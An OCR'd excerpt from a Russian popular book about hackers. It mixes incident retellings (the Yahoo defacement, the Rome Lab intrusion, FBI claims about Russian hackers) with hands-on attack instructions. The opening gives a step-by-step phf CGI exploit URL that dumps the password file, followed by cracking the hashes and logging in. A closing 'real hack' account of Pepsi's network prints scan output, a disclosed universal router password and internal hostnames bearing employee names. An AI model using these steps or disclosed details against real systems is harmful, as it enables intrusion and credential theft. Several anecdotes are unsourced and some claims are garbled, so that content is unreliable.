Так вот... мы берем и в командной строке нашего IRC клиента вводим /who *. edu, где * — это имя университета. Але-оп! И перед тобой милый списочек юзеров, юзающих этот университетский сервак. Дальше — больше... Выбираем кого-нибудь, например, юзера под именем Lama-Doma@lama-doma. lox. fuu. ganduras. edu:2. lama-doma-lox и пишем /dns Lama-Roma. Этим мы узнаем его IP, например, 123. 456. 789. 6. Дальше берем программу «Grinder» с ftp. technotronic. com. Она позволяет найти любой файл в заданном диапазоне IP-адресов. Так вот, после этой команды мы видим IP Lama-Dom'ы. Запускаем Гриндера. Он предлагает нам найти index. htm, но нам он нужен, как холодильнику пепельница. Ищем /cgi. bin/phf. cgi в диапазоне от 123. 456. 789. О — 123. 456. 789. 256, то есть в диапазоне Айпи, в котором может оказаться наша жертва.

Если Гриндер написал URL FOUND, тогда запоминаем Айпи, где был найден этот кусок cgi скрипта. Допустим, это 123. 456. 789. 3. И ТЕПЕРЬ БЕЖИМ к броузеру и пишем там

```
http://123. 456. 789. 3/cgi-bin/phf?Qalias=%off/bin/
cat%20/etc/password
```

И, как по мановению волшебной палочки, перед нами в окне браузера файл с паролями всех юзеров! Сохраняем его у себя на винте, а потом качаем любой взломщик Юниксовских паролей (самый классный — это John The Ripper, в любой поисковой машине миллион линков на него достанешь) и ломаем... И вот, берем вскрытые пассы и бежим на ftp сайт этого университета, и входим туда не под логином ANONIMUS, а под логином/паролем, достатым такими титаническими усилиями. Теперь нам доступны ВСЕ файлы, которые там есть, в том числе и защищенные...

О том, для чего все это делается...

Вечером 8 декабря 2001 года была взломана защита на одной из самых популярных справочных систем Yahoo. Хакеры пригрозили глобальными разрушениями компьютерных систем, если их требования не будут удовлетворены.

При этом, возможно, только несколько тысяч людей в течение нескольких минут смогли видеть обращение хакеров. По заверениям Дианы Хант (Diane Hunt), представительницы

Yahoo, содержимое сервера поисковой машины было оставлено в неприкосновенности, да и компьютерные системы мира остались незатронутыми, по крайней мере, пока.

Некто неизвестный вторгся в систему Yahoo около 7 вечера 8 декабря. «У нас имеется система мониторинга безопасности сайта, которая немедленно сообщила нам о случившимся», — сообщила Хант. Администраторы Yahoo незамедлительно приняли соответствующие меры, и уже в 7.15 страница была полностью восстановлена. Хант сказала, что никакие файлы не были разрушены и обращавшиеся извне компьютеры не подверглись поражению компьютерным вирусом, обещенному взломщиками.

По соображениям безопасности, она не сообщила, каким образом защитный барьер Yahoo был прорван, но повторила, что всего несколько тысяч людей могли наблюдать это нападение.

Большинство «жителей» Сети не могли видеть результаты хулиганских действий, потому что содержание текста, помещенного хакерами на заглавную страницу Yahoo, было доступно только для тех, кто использовал браузеры, которые не поддерживают фреймы. Те же, кто работал с браузерами Netscape 2.0, Internet Explorer 2.0 и более старшими их версиями, не могли видеть текст воззвания атаковавших.


Лишь те, кто использовал для просмотра «Всемирной Паутины» очень старые браузеры Netscape или другие, типа Lynx, могли видеть посланное сообщение (в течение некоторого времени на прошлой неделе оно было доступно по URL http://www.clipper.net/~skully/yahoo/, но затем, сославшись на перегруженность сервера, доступ к нему закрыли).

Сообщение гласит, что компьютер каждого, кто посетил Yahoo в течение предшествующего месяца (Yahoo сообщает, что сайт имеет около 26 миллионов обращений отдельных пользователей в месяц), был инфицирован «логической бомбой/червем». Подобный сценарий считается практически невозможным. Но многие из невозможных сценариев, типа вирусов, передаваемых по e-mail, в своих странствиях по Сети, случается, уничтожают большие компьютерные системы.

Хакеры пообещали, что «бомба взорвется» на Рождество, сообщение гласит, что «значительный ущерб будет нанесен компьютерным сетям всей планеты». Затем, конечно, предлагается решение созданной ими проблемы: выпустите хакера Кевина Митника (Kevin Mitnick) из тюрьмы, и программа-антидот, «находящаяся на компьютере где-то в южном полушарии», будет выпущена. В заключение Диана Хант подчеркнула, что ни один из персональных компьютеров не был инфицирован, а сам вирус — просто трюк. Такое же мнение выразил и Рене Виссе (Rene Visser) — технический специалист антивирусного центра Symantec Corporation. Он сообщил, что данная проблема Yahoo была исследована, при этом вирус не был обнаружен.

Информацию о заражении сервера он считает обманом.

Глава 7
ХАКЕРЫ ПРОТИВ АРМИИ И АРМИЯ ПРОТИВ ХАКЕРОВ



Высококвалифицированные хакеры нового поколения — «информационные убийцы», как их называет один из бывших ответственных сотрудников оборонного ведомства, ежедневно предпринимают попытки проникнуть в компьютеры военного и гражданского назначения, включенные в Internet, с целью получить доступ к сотням хотя и несекретных, но весьма ответственных систем. В 2001 году американскими спецслужбами был арестован хакер, вторгшийся в компьютерную сеть ВВС США.

Представители ВВС США рассказали об этом захватывающем инциденте. Случилось так, что в компьютерную сеть Rome Laboratory на военной базе Гриффит ВВС США (северная часть штата Нью-Йорк) проник хакер, причем его действия оставались незамеченными в течение нескольких дней (с вечера вторника до понедельника следующей недели). Он занимался копированием файлов с военной информацией, но не производил никаких изменений или разрушений в исходных файлах.

Из осведомленных источников известно, что Rome Lab является не единственным компьютерным центром Министерства обороны США, пострадавшим подобным образом. Даже сама последовательность событий, начиная с проникновения хакера в сеть и кончая его обнаружением представителями ВВС, к сожалению, все чаще повторяется как в государственных, так и в коммерческих сетях. Хакер смог овладеть управлением одной небольшой сети лаборатории ВВС, которая состоит из трех рабочих станций фирмы Sun Microsystems и двух X-терминалов, что составляет менее 3% вычислительной мощности всех Unix-систем этой лаборатории. Данная сеть использовалась для проверки макета программного обеспечения, в котором имелись ошибки. Как заявил Френсис Крамб (Francis Crumb), руководитель отдела по связям с общественностью Rome Lab, основной ущерб составил 46 тыс. долларов, затраченных на оплату сверхурочной работы (хотя некоторую часть этой работы было необходимо проделать в любом случае). Взломав эту систему, хакер также попытался проникнуть в другие военные и не только военные вычислительные центры, названия которых не сообщаются. Он инсталлировал несколько специальных программ слежения за сетью, которые позволяют злоумышленникам перехватывать нажатия клавиш при работе пользователя с сетью и определять вводимые им секретные коды и пароли.

«Мы наблюдали, как он связывался с Internet, используя сеть лаборатории Rome в качестве промежуточного канала», — сказал Джим

Кристи (Jim Christy), директор отдела по расследованию компьютерных преступлений ВВС (AFOSI).

Как рассказал Крамб, к вечеру в понедельник все компьютеры лаборатории Rome были приведены в полный порядок, исправлены все замеченные изъяны в операционной системе, а также установлены дополнительные средства безопасности. Было протестировано сто девяносто шесть Unix-систем. «Одна система, которая не смогла удовлетворить минимальным требованиям безопасности, была остановлена», — отметил он. Хакер скрывал свое местонахождение в Европе, осуществляя связь из других сетей, расположенных в различных странах мира. «Чтобы связаться с лабораторией Rome со своего компьютера, ему потребовалось 30 минут. Он осуществлял связь через Чили и Бразилию, иногда через Гавайи», — сообщил Кристи.

Для задержания преступника потребовались совместные действия правоохранительных органов штата Техас, отдела AFOSI, информационного центра ведения боевых действий ВВС (AFIWC) на военно-воздушной базе Келли, а также правоохранительных органов в Европе. «Чтобы иметь возможность выследить злоумышленника, персонал AFIWC, получив разрешение командующего Rome Laboratory, позволил хакеру еще в течение двух недель по-прежнему продолжать подключаться к сети, но уже в ограниченном и свободном от секретной информации пространстве. В конце концов это позволило выследить его и арестовать», — сказал Крамб.

На протяжении двух недель AFOSI поддерживал связь с Европой по телефону. «Чтобы разгадать методику хакера, потребовалось бы немало времени. Поэтому нам разрешили использовать дополнительную информацию. Мы связались с отделом компьютерных преступлений той страны, откуда был наш «герой», который и привлек к работе телекоммуникационные компании. После проведения собственного расследования было получено разрешение на обыск. Злоумышленника застали как раз в тот момент, когда он работал за своим компьютером», — сказал Кристи.

По признанию хакера, он покушался также на взлом многих других систем, подробности о которых не сообщаются. Как заявили представители ВВС, хакер был пойман, арестован и допрошен, в его доме проведен обыск, был конфискован его компьютер. «По делу проводится расследование, после которого будет предъявлено обвинение», – сказал Кристи.

«Этот хакер был твердым орешком, но, по-видимому, на свободе осталось еще немало подобных мошенников», — считает Кристи.

По данным Министерства обороны США, 88% из более чем 20 000 попыток проникновения в информационные системы государственных организаций, выполненных для оценки надежности защиты, завершились успешно. Из этих успешных нападений обнаружены были только 5%; официальные же доклады о проникновении представлялись только в 5% от общего числа случаев выявления атак. Таким образом, широкой общественности становится известно лишь об одной из 400 успешных атак.

В настоящее время ФБР расследует более 700 случаев крупных вмешательств со стороны иностранных разведок. Среди применяемых агентами методов — подключение к кабельным линиям связи, установка подслушивающих устройств в офисах, перехват разговоров по сотовому телефону, проникновение в компьютерные сети и воровство закрытой информации с дисков и компакт-дисков.

Атака программ-«ищеек»

Первые подозрения о наличии несанкционированного проникновения в оборонные системы появились в марте 1994 года и Управлению по Специальным Исследованиям военно-воздушных сил (OSI) было поручено исследовать ситуацию. OSI — это спецслужба, базирующаяся на военно-воздушной базе в штате Вашингтон. В ее обязанности входит проведение систематических атак на оборонные компьютеры с целью выявления дыр в их защите. Их представитель отметил, что хакеру, прозванному своими товарищами по Интернету «Datastream» («поток данных»), были нужны «гораздо более фундаментальные познания, по сравнению с теми, которыми обладает рядовой пользователь домашнего компьютера» для того, чтобы взломать эти наиболее защищенные системы. В ходе расследования было выяснено, что он написал «вынюхивающую» программу, которая искала имена пользователей и пароли по сотням компьютеров, подсоединенных к Интернету. Попался он из-за случайной небрежности: ушел спать, забыв отсоединиться от компьютера Министерства обороны США.

Другой 22-хлетний британский хакер, который был знаком с «Datastream», читал некоторые из перехваченных им данных — они содержали информацию об объектах атомной энергетики Северной Кореи и разведданные.

Он контролировал и записывал все сообщения на эту тему. Он никак не мог поверить в улыбнувшийся ему счастливый случай. Американцы считали его шпионом, но, в действительности, он делал все

это для собственного удовольствия. OSI подвело итог операции: «Неизвестно, сколько людей действительно читали, копировали или производили иные действия с Корейскими файлами и другими оперативными данными. Эти файлы находились в компьютерной системе военно-воздушной базы Гриффит, к которой хакеры имели доступ. По нашему мнению, хакер, который взломал систему защиты Корейских файлов, узнал о их существовании через электронную доску объявлений от другого хакера. Мы не исключаем возможности невыясненных проникновений в эти секретные базы данных»,

О последнем штурме хакерами сети Internet стало известно в феврале, когда специальная «группа быстрого реагирования» (Computer Emergency Response Team), финансируемая Министерством обороны, убедила пользователей Internet заменить пароли, которые хакеры раскрывали при помощи своих «программ-ищеек». Наблюдая за сетью, эти программы анализируют начальную последовательность (до 120 символов), генерируемую пользователем при входе в Internet, и таким образом получая информацию о хост-компьютере, идентификационном номере и пароле. Представители Министерства обороны утверждают, что к настоящему времени «атакованы» десятки тысяч паролей. В недавнем отчете Хиггинса сообщается, что «100 тыс. входных сообщений (паролей, идентификаторов пользователей и имен хост-компьютеров) было использовано лицами, не имеющими на это права. По другим сведениям, в настоящее время количество раскрытых паролей превысило миллион, а деятельность «ищеек» все еще продолжается. Занимающиеся этой проблемой специалисты считают, что хакерам до сих пор удавалось ускользнуть, несмотря на отчаянные усилия Управления по национальной безопасности, спецслужб и ФБР.

Хотя во многих случаях «вторжение» в компьютеры происходит через Internet, факс-аппараты и факс-модемы тоже достаточно уязвимы. Эти устройства включены в офисах в локальные сети, и, чтобы связаться с ними, достаточно набрать номер факса, выполняющего функции шлюза. Это особенно просто в тех случаях, когда он используется как сетевой принтер. Недавно было зарегистрировано проникновение через факс в компьютерную систему Министерства труда.

Пол Страссман (Paul Strassmann), бывший директор информационного отдела оборонного ведомства, не стал конкретно комментировать последние случаи нападения «ищеек», однако отметил, что, по его мнению, информационная инфраструктура страны остается в высшей степени уязвимой со стороны «наемных убийц данных» и что имеющиеся на сегодня средства противодействия далеко не соответствуют угрозе, которую представляют хакеры.

Страссман считает, что организованная преступность, в том числе наркобизнес, уже использует платные услуги хакеров. Это подтверждается также другими осведомленными источниками. Имеются сведения, что главари наркомафии нанимают хакеров, например, для выявления доносчиков. Хакеры проникают в компьютерные системы судебных органов, получают там данные об источниках информации и передают их тем лицам, которые в них весьма заинтересованы. Наряду с этим они предлагают уничтожить сами компрометирующие сведения.

Что касается нападений на компьютеры Министерства обороны, то «противник» не тратит свои силы на попытки преодолеть прочную защиту систем командования и управления войсками. «Зачем мучиться с этим, когда есть возможность получить доступ к ведомостям на зарплату. Как вы думаете, долго ли будут сопротивляться солдаты, не получающие денежного вознаграждения?» — иронизирует один из источников. В агентствах, которым поручено вести расследование преступлений, связанных с компьютерами и компьютерными сетями, не склонны во всех деталях обсуждать недавние инциденты с хакерами, однако очевидно, что там осознают растущую угрозу и серьезно готовятся ее отразить.

Джек Леви (Jack Lewis), специальный агент подразделения по «электронным» преступлениям Financial Crimes Division, сказал, что он не хотел бы сейчас обсуждать степень тяжести правонарушений, совершаемых хакерами в сетях Internet, однако он полагает, что факты свидетельствуют о росте таких преступлений. «Я думаю, что вместе с тем растет понимание необходимости придать особое значение проблемам обеспечения безопасности».

По словам Леви, за последние 18 месяцев число сотрудников его подразделения, занимающихся расследованием преступлений в области компьютеров и телекоммуникаций, увеличилось более чем в два раза — с двух до пяти человек. Кроме того, «теперь еще 20 специальных агентов прошли специальное обучение по расследованию преступлений, связанных с несанкционированным доступом в компьютерные системы». ФБР недавно объединило службы, занимающиеся расследованием компьютерных преступлений, в единую бригаду и разместило ее в «компьютерной столице» страны — Сан-Хосе (шт. Калифорния). Об этом сообщил Рик Смит (Rick Smith), специальный агент подразделения ФБР в Сан-Франциско,

Дэнис Стейнауэр (Dennis Steinauer), специалист по вычислительной технике из National Institute of Standards and Technology, счи-

тает, что бреши в защите компьютеров сети Internet за последнее время увеличились.

«Дело не в новых скрытых дефектах, а в том, что постоянно возрастает число людей, знающих, как проникнуть в системы», — говорит Стейнауэр и добавляет: «Какую из попыток считать нечаянной, а какую — серьезным преднамеренным нарушением — этому еще предстоит дать определение. Есть некий элемент тщеславия у тех, кто проникает в чужую систему. При проверке тысячи раз обнаруживались анонимные сообщения. Многие подключения осуществляются автоматически. Большая их часть выполнена без особых ухищрений и злого умысла».

Сэнди Спаркс (Sandy Sparks), менеджер группы по чрезвычайным ситуациям Министерства энергетики США, подтвердила, что «программы-ищейки» продолжают терроризировать Internet. Она сказала, что некоторые ее коллеги, занимающиеся вопросами сетевой защиты, возражают против публикации в прессе информации о компьютерных преступлениях, «поскольку усматривают в этом, с одной стороны, излишне откровенную демонстрацию уязвимых мест, а с другой - - рекламу хакерам. Мы на самом деле недостаточно ясно представляем, с чем имеем дело. Мне кажется, что люди все еще чувствуют себя в безопасности. Совершенно очевидно, что появляющиеся сейчас программные средства предоставляют гораздо больше возможностей, чем раньше».

По мнению Страссмана, чтобы повысить степень конфиденциальности правительственной и военной информационных структур, как и в целом систем передачи и обработки данных, Министерство обороны должно выделить значительные деньги на разработку средств защиты сетей. «Мы должны чувствовать себя как за каменной стеной и быть уверенными, что входящие в систему пользователи имеют на это право, и, наконец, нам нужна возможность зашифровывать файлы, чтобы исключить несанкционированный доступ к данным».

Отметив в специальном постановлении рост нелегальных проникновений в Internet, американский Сенат в новой редакции закона о полномочиях оборонного ведомства предусмотрел меры по усилению сетевой защиты и санкционировал ежегодные затраты на эти цели в объеме от 500 млн. до 1 млрд. долларов — вместо запланированных на 1995 год 19 млн. И, наконец, само руководство Пентагона приняло решение форсировать реализацию мер безопасности. Весной этого года директор DISA генерал-лейтенант Алонсо Шорт (Alonzo Short) и начальник Управления по национальной безопасности вице-

адмирал Джон Макконнел (John McConnell) представили в своем меморандуме Министру обороны Уильяму Перри (William Perry) план мероприятий по защите компьютеров и компьютерных сетей от квалифицированных хакеров.

Пользователи правительственных учреждений и коммерческих предприятий в одинаковой степени заинтересованы, чтобы администрация страны четко обозначила свои действия в главном направлении – защите информационных магистралей.

Уинн Швартау (Winn Schwartau), консультант по вопросам безопасности и автор недавно изданной монографии о способах ведения «информационных войн», заявил по поводу несанкционированного доступа в сеть: «Если учесть, что мы движемся к единой информационной инфраструктуре общества, то должны знать: это ставит страну на грань катастрофы». Он считает, что проблема заключается не в недостатках технологии, а в изъянах политики и менеджмента в области информационных систем, причем на самом высоком уровне. «Сети могут быть защищены. Чего у нас нет, так это концепции и лидеров, которые смогли бы выработать правильную политику».

Нападению хакеров подверглись компьютерные системы, используемые для:

исследования баллистического оружия;

НИОКР в области здравоохранения;

НИОКР в области океанологии;

организации процесса переобучения персонала в рамках программы развития бизнеса и помощи безработным;

службы всемирного времени;

реализации функций концентратора обработки сообщений международной электронной почты;

разработки систем CAD/CAE/CAM;

изучения экологии океана; исследований в области искусственного интеллекта (суперкомпьютер и сеть);

прикладных исследований в области средств инфракрасного излучения.

Сражение с хакером в исследовательской лаборатории ВВС США

Во время одной из недавних попыток проникновения в компьютеры Министерства обороны США, о чем сообщалось в отчетах этого ведомства, хакеру удалось, используя «программы-ищейки», войти в локальный участок сети исследовательской лаборатории Rome и «ра-

ботать» там в течение четырех дней. Как только он был обнаружен, руководство лаборатории обратилось за поддержкой в информационный центр (AFIWC) и штаб-квартиру спецслужб (AFOSI) ВВС, а также на ряд военно-воздушных баз. Сотрудники компьютерной разведывательной службы AFIWC предложили помощь персоналу Rome, чтобы установить в уязвимых местах операционных систем компьютеров дополнительные программные модули, служащие для перехвата попыток входа в ОС, а также провести верификационное тестирование.

В системах лаборатории были инсталлированы все известные на сегодняшний день программы такого типа, а также установлены дополнительные средства защиты. Всего было проверено 196 Unix-систем. Чтобы повысить безопасность и затруднить несанкционированный доступ к сетям лаборатории, их разделили на 29 сегментов. По словам представителя лаборатории, хакеру удалось захватить управление хост-компьютерами лишь небольшого участка подсети (защита маршрутизатора не позволила проникнуть глубже), состоящего из трех рабочих станций компании Sun Microsystems и двух X-терминалов. Ему помогло то обстоятельство, что в это время проводился эксперимент по моделированию работы подсети.

После обнаружения «нападения» было решено организовать поимку нарушителя. С этой целью специалисты AFIWC позволили хакеру в течение двух недель осуществлять дальнейшее проникновение в подсеть, наблюдая и полностью контролируя его действия. В конце концов нарушитель был арестован.

Хакерам до сих пор удавалось ускользнуть, несмотря на отчаянные усилия Управления по национальной безопасности, спецслужб и ФБР.

Что может современный взломщик компьютеров?

Запускать прикладные программы, способные автоматически проникать в сотни включенных в сеть хост-компьютеров;

использовать поставляемые вместе с системой диагностические программы для обнаружения слабых мест в ее защите;

похищать и изменять данные, модифицировать файлы (вполне возможно, что все это уже совершается);

заблокировать работу сети и вывести из строя программное обеспечение системы;

превращать средства проникновения в компьютеры, выполненные на высоком профессиональном уровне, в источник доходов.

ФБР против русских хакеров

Этот текст распространяется в сети Интернет свободно, автор его неизвестен, однако сообщаемые им данные довольно любопытны, в связи с чем он и помещен на страницах нашей книги.

В связи с делом Игоря Скляра, якобы укравшего у компании «Adobe» ее сокровенные тайны, в западной прессе вновь поднялась волна публикаций об «угрозе с Востока».

Директор ФБР Луис Фри в интервью Би-би-си заявил, что в месяц русские хакеры (компьютерные взломщики) устраивают до тысячи налетов только на американские базы данных. Он же потребовал создания международной корпорации для борьбы с этим злом. И Левин тут подвернулся как нельзя кстати. Так насколько же реально наши хакеры угрожают Западу?

Как часто бывает, эти страхи несколько преувеличены, хотя и имеют под собой основания. У российских взломщиков довольно слабая техника, и в стране еще не развита сеть компьютерных коммуникаций. Пока основной массе хакеров приходится брать числом, то есть задействуя сразу 10—15 машин с операторами.

Но уже появились и свои герои-одиночки. В свое время в США был большой шум, когда живая легенда хакерства Кевин Митник взломал сеть системы американской ПВО. Между тем автору этих строк известны несколько человек, которые без особого шума забираются в сети НАСА и воруют оттуда программы. Одному даже удалось выйти на программу управления спутником и получить право работать. Обладай он соответствующими знаниями, спутник можно было загнать к черту на рога или вообще уронить с орбиты.

Другой во время аналогичного взлома был засечен электронной службой безопасности. На мониторе у него появилась фраза: «Сэр, вы получили несанкционированный доступ к секретной информации. Немедленно отключитесь и идите сдаваться в ближайшее отделение полиции». Не лишенный юмора хакер ответил: «Сэр, я бы с удовольствием выполнил Ваше требование, но ближайшее отделение полиции находится от меня в пяти тысячах миль». Такого американский компьютер понять не смог и замолчал.

Однажды я поспорил с одним знакомым на проникновение в компьютер штаб-квартиры НАТО в Брюсселе. На моих глазах в 3 часа ночи оскорбленный в лучших чувствах хакер за двадцать минут с помощью устаревшего 286-го компьютера выкачал и вывел на монитор расписание протокольных визитов зарубежных делегаций в Брюссель.

Информация эта была украдена через сеть «Интернет» *с* компьютера канцелярии штаб-квартиры НАТО, и некоторые террористические организации заплатили бы за нее немалые деньги. Но такие случаи довольно редки. А вот забраться в компьютер какой-нибудь игровой фирмы и украсть новую игру — это в порядке вещей.

Среди российского хакерства выделяются четыре основных типа

Первый — романтики-одиночки. Они, как правило, взламывают базы данных из чистого любопытства. В частности, один мой знакомый проник в компьютер архива Лувра и теперь по вечерам регулярно просматривает экспозицию. Приобщается, так сказать, к мировой культуре. В целом они довольно безопасны и бескорыстны, но и наиболее талантливы. Поэтому массовые взломы компьютерных сетей какой-либо фирмы обычно начинаются после того, как на нее набредет кто-то из «романтиков» и похвастается этим в своей сети.

Второй — прагматики или классики. Работают как в одиночку, так и группами. Воруют, как говорится, что придется: игры, программы, электронные версии разных изданий. Например, в сентябре фирма «Майкрософт» с большой помпой представляла в Москве электронную базу данных (???) «WINDOWS-95». По оценкам западной прессы на рекламу нового продукта ушло около 300 миллионов долларов. И фирмачи потом долго не могли понять, почему в России эта новейшая база раскупается так плохо. А дело в том, что наши хакеры еще в апреле взломали главный компьютер «Майкрософт», украли оттуда засекреченный тогда «WINDOWS» и наладили продажу его по ценам, дешевле фирменных.

Третий — разведчики. Сегодня в любой уважающей себя фирме имеется хакер, оформленный обычно как программист. Его задача — взламывать сети конкурентов и красть оттуда самую разную информацию. Этот тип пользуется сейчас наибольшим спросом.

Четвертый — кибергангстеры. Это уже профессиональные компьютерные бандиты. Их пока не так много и работают они в основном на мафиозные структуры. Действуют почти всегда группами, иногда до 10—15 человек. Тут задачи конкретные: блокировка и развал работы компьютерных сетей разных «неугодных» российских и западных фирм, а также кража денег с банковских счетов. Да уж, можно твердо

сказать, что дело это дорогое и небезопасное, зато и... самое высокооплачиваемое.

В частности, не так давно группа наших хакеров взломала сеть солидного европейского банка и, запустив туда вирус, на сутки полностью дезорганизовала его работу. Банк в таких случаях несет убытки в несколько сот тысяч долларов, не считая подорванной репутации. Заказчикам операция обошлась тоже в несколько десятков тысяч «зеленых», из которых 20 процентов получили исполнители.


Сага о том, как новое поколение хакеров выбрало Pepsi

(пример реального взлома)

Вашему вниманию предлагается статья, описывающая реальный взлом системы. Это «исследование» было проведено чисто в познавательных целях и авторы ее старались руководствоваться принципом «не навреди».

«Все началось с моего интереса к х. 25 сетям (благо, эта древняя технология вполне прижилась у нас -- сети типа Rosnet, Rospac, IASnet, Infocom, Infonet, SITA, Sprint имеют свои модемные пулы чуть ли не во всех городах России, исправно снабжая NUI хакеров PPP и telnet доступом в Internet).

Для рядового пользователя эту сеть можно считать аналогом Internet, тут тоже есть свои адреса (правда, не IP, а Network User Address), есть и мнемоники, представляющие аналог имен DNS. Правда, удаленно по модему «работать» с этой сетью можно только сидя на PADe в своей терминалке. (PAD — это Packet Assembler Disassembler, т. е. вещь, которая принимает\передает пакеты от пользователя к хостам, это немного похоже на telnet соединение). Итак...



Около 2 месяцев назад я сканировал SITA network на предмет интересных общедоступных адресов в сети (NUAs).

Однажды утром я заглянул в лог сканера и обнаружил PPP соединение по адресу 2852376 PPP 165. 198. 104. 22

(сейчас этот адрес, к сожалению, не отвечает, скорее всего, его прикрыли).

При подсоединении было обнаружено, что сеть представляет собой нечто на основе tcp/ip с restricted с доступом в Internet.

Использовав сервис whois, удалось выяснить, что данная маска ip 165. 198.0. О принадлежит Pepsi-Cola International (NET-PCINET-B2)

```
1 Pepsi Way
 Somers, NY 10589
inetnum: 192. 168. 0. 0 - 192. 168. 255. 255
netname: IANA-CBLK1
descr: Class C address space for private internets
remarks: Country is really worldwide
remarks: This network should never be routed outside
an enterprise
```

Вполне логичным теперь было пойти на ближайший роутер и что-либо выяснить.

Роутер нашелся легко - достаточно было протрэйсить путь к любому адресу, отличному от 127. 0. 0. 1 :)

```
 >>>> tracert 165. 197. 160. 10
 Tracing route to 165. 197. 160. 10 over a maximum of
30 hops
 1 57 ms 60 ms 58 ms 165. 198. 104. 22 <- my IP
 2 578 ms 603 ms 583 ms 165. 198. 101. 1 <- ближайший
роутер
 3 1170 ms 883 ms 1106 ms 192. 168. 52. 49
 4 1050 ms 903 ms 927 ms 192. 168. 52. 5
 5 912 ms 937 ms 939 ms 165. 198. 151. 3
 6 1043 ms 926 ms 1065 ms 165. 198. 151. 1
 7 1206 ms 924 ms 972 ms 165. 198. 151. 3
 8 1029 ms 969 ms 1028 ms 165. 198. 151. 1 <-|
 9 1044 ms 1021 ms 968 ms 165. 198. 151. 3 <-| Loop
```

Затем вполне логично было попробовать зайти на роутер telnet-ом

```
 telnet://165. 198. 101. 1

**************************************************
 * PLEASE ENTER THE PASSWORD AT THE SYSTEM PROMPT *
```

```
 * - UNAUTHORISED ACCESS IS FORBIDDEN - *

**************************************************

 Password:
```

Как обидно было увидеть такой баннер от CISCO routera, пароля на тот момент я не знал (а пароль был на самом деле gustav, универсальный (!) пароль на все роутеры в этом Intranete).

Конечно, **это немного обломало, но ведь есть еще приятные программы, сканнеры IP-адресов.**

Недолго думая, я запустил свои NetScanTools на проскан ip-диапазона

165. 198. 1. 1 — 165. 198. 254. 254

и обнаружил интересные хосты даже с DNS entry

```
165. 198. 1. 10 richntw1. richmond. intl. pepsi. com
 165. 198. 1. 11 RICHNTP2. richmond. intl. pepsi. com
 165. 198. 1. 12 RICHNTP3. richmond. intl. pepsi. com
 165. 198. 1. 13 RICHNTP4. richmond. intl. pepsi. com
 165. 198. 1. 14 richntp5. richmond. intl. pepsi. com
 165. 198. 1. 15 RICHNTP1. richmond. intl. pepsi. com
 165. 198. 1. 16 RICHMTA. richmond. intl. pepsi. com
 165. 198. 1. 18 RICHNTT1. richmond. intl. pepsi. com
 165. 198. 1. 21 RICHNTX1. richmond. intl. pepsi. com
 165. 198. 1. 24 proxy. richmond. intl. pepsi. com <-
главный прокси сети тут же был и интересный FTP
 165. 198. 4. 14 corkntw1. cork. intl. pepsi. com
 165. 198. 4. 21 CORKNTP2. cork. intl. pepsi. com
 165. 198. 4. 85 WTODD. cork. intl. pepsi. com
 165. 198. 4. 86 TCOLLINS. cork. intl. pepsi. com
 165. 198. 4. 88 ZMCELLIG. cork. intl. pepsi. com
 165. 198. 4. 89 INTERMEC. cork. intl. pepsi. com
 165. 198. 4. 94 MDALY. cork. intl. pepsi. com
 165. 198. 4. 95 ABROWN. cork. intl. pepsi. com
 165. 198. 4. 96 KOBRIEN. cork. intl. pepsi. com
 165. 198. 4. 99 RMCGINTY. cork. intl. pepsi. com
 165. 198. 4. 102 MMCDONNELL. cork. intl. pepsi. com
```

```
165. 198. 4. 104 MLANE. cork. intl. pepsi. com
165. 198. 4. 105 BPEELO. cork. intl. pepsi. com
165. 198. 4. 106 AONEILL. cork. intl. pepsi. com
165. 198. 4. 109 RFOSTER. cork. intl. pepsi. com
165. 198. 4. 112 SPETERS. cork. intl. pepsi. com
165. 198. 4. 113 KODRISCO. cork. intl. pepsi. com
165. 198. 4. 115 ABARRETT. cork. intl. pepsi. com
165. 198. 4. 119 MHEALY. cork. intl. pepsi. com
165. 198. 4. 121 KBENNETT. cork. intl. pepsi. com
165. 198. 4. 122 SKIELY. cork. intl. pepsi. com
165. 198. 4. 124 SWARD. cork. intl. pepsi. com
165. 198. 4. 125 MTWOHIG. cork. intl. pepsi. com
165. 198. 4. 126 NOCONNELL. cork. intl. pepsi. com
165. 198. 4. 128 MCURTIN. cork. intl. pepsi. com
165. 198. 4. 129 GMCNALLY. cork. intl. pepsi. com
165. 198. 4. 130 MFITZGERALD. cork. intl. pepsi. com
165. 198. 4. 131 TMEEHAN. cork. intl. pepsi. com
165. 1.98. 4. 135 MMOLONEY. cork. intl. pepsi. com
165. 198. 4. 138 JBOURKE. cork. intl. pepsi. com
165. 198. 4. 141 OMURPHY. cork. intl. pepsi. com
165. 198. 4. 142 CTRACEY. cork. intl. pepsi. com
165. 198. 4. 143 COLEARY2. cork. intl. pepsi. com
165. 198. 4. 149 RANTHONY. cork. intl. pepsi. com
165. 198. 4. 151 JOHNS. cork. intl. pepsi. com
165. 198. 4. 152 PCONDON. cork. intl. pepsi. com
165. 198. 4. 153 SCRADOCK. cork. intl. pepsi. com
165. 198. 4. 154 MSULLIVN. cork. intl. pepsi. com
165. 198. 4. 157 JDALY. cork. intl. pepsi. com
165. 198. 4. 158 DMURRAY. cork. intl. pepsi. com
165. 198. 4. •159 DOREGAN. cork. intl. pepsi. com
165. 198. 4. 160 SBRADY. cork. intl. pepsi. com
165. 198. 4. 161 DOHERLIHY. cork. intl. pepsi. com
165. 198. 4. 164 GUINNESS. cork. intl. pepsi. com
165. 198. 4. 167 DOWENS. cork. intl. pepsi. com
165. 198. 4. 168 AOSHAUGH. cork. intl. pepsi. com
165. 198. 4. 170 RFOLEY. cork. intl. pepsi. com
165. 198. 4. 171 ECOURTNY. cork. intl. pepsi. com
```

165. 198. 4. 173 FOMAHONY. cork. intl. pepsi. com
165. 198. 4. 181 DKENNEDY. cork. intl. pepsi. com
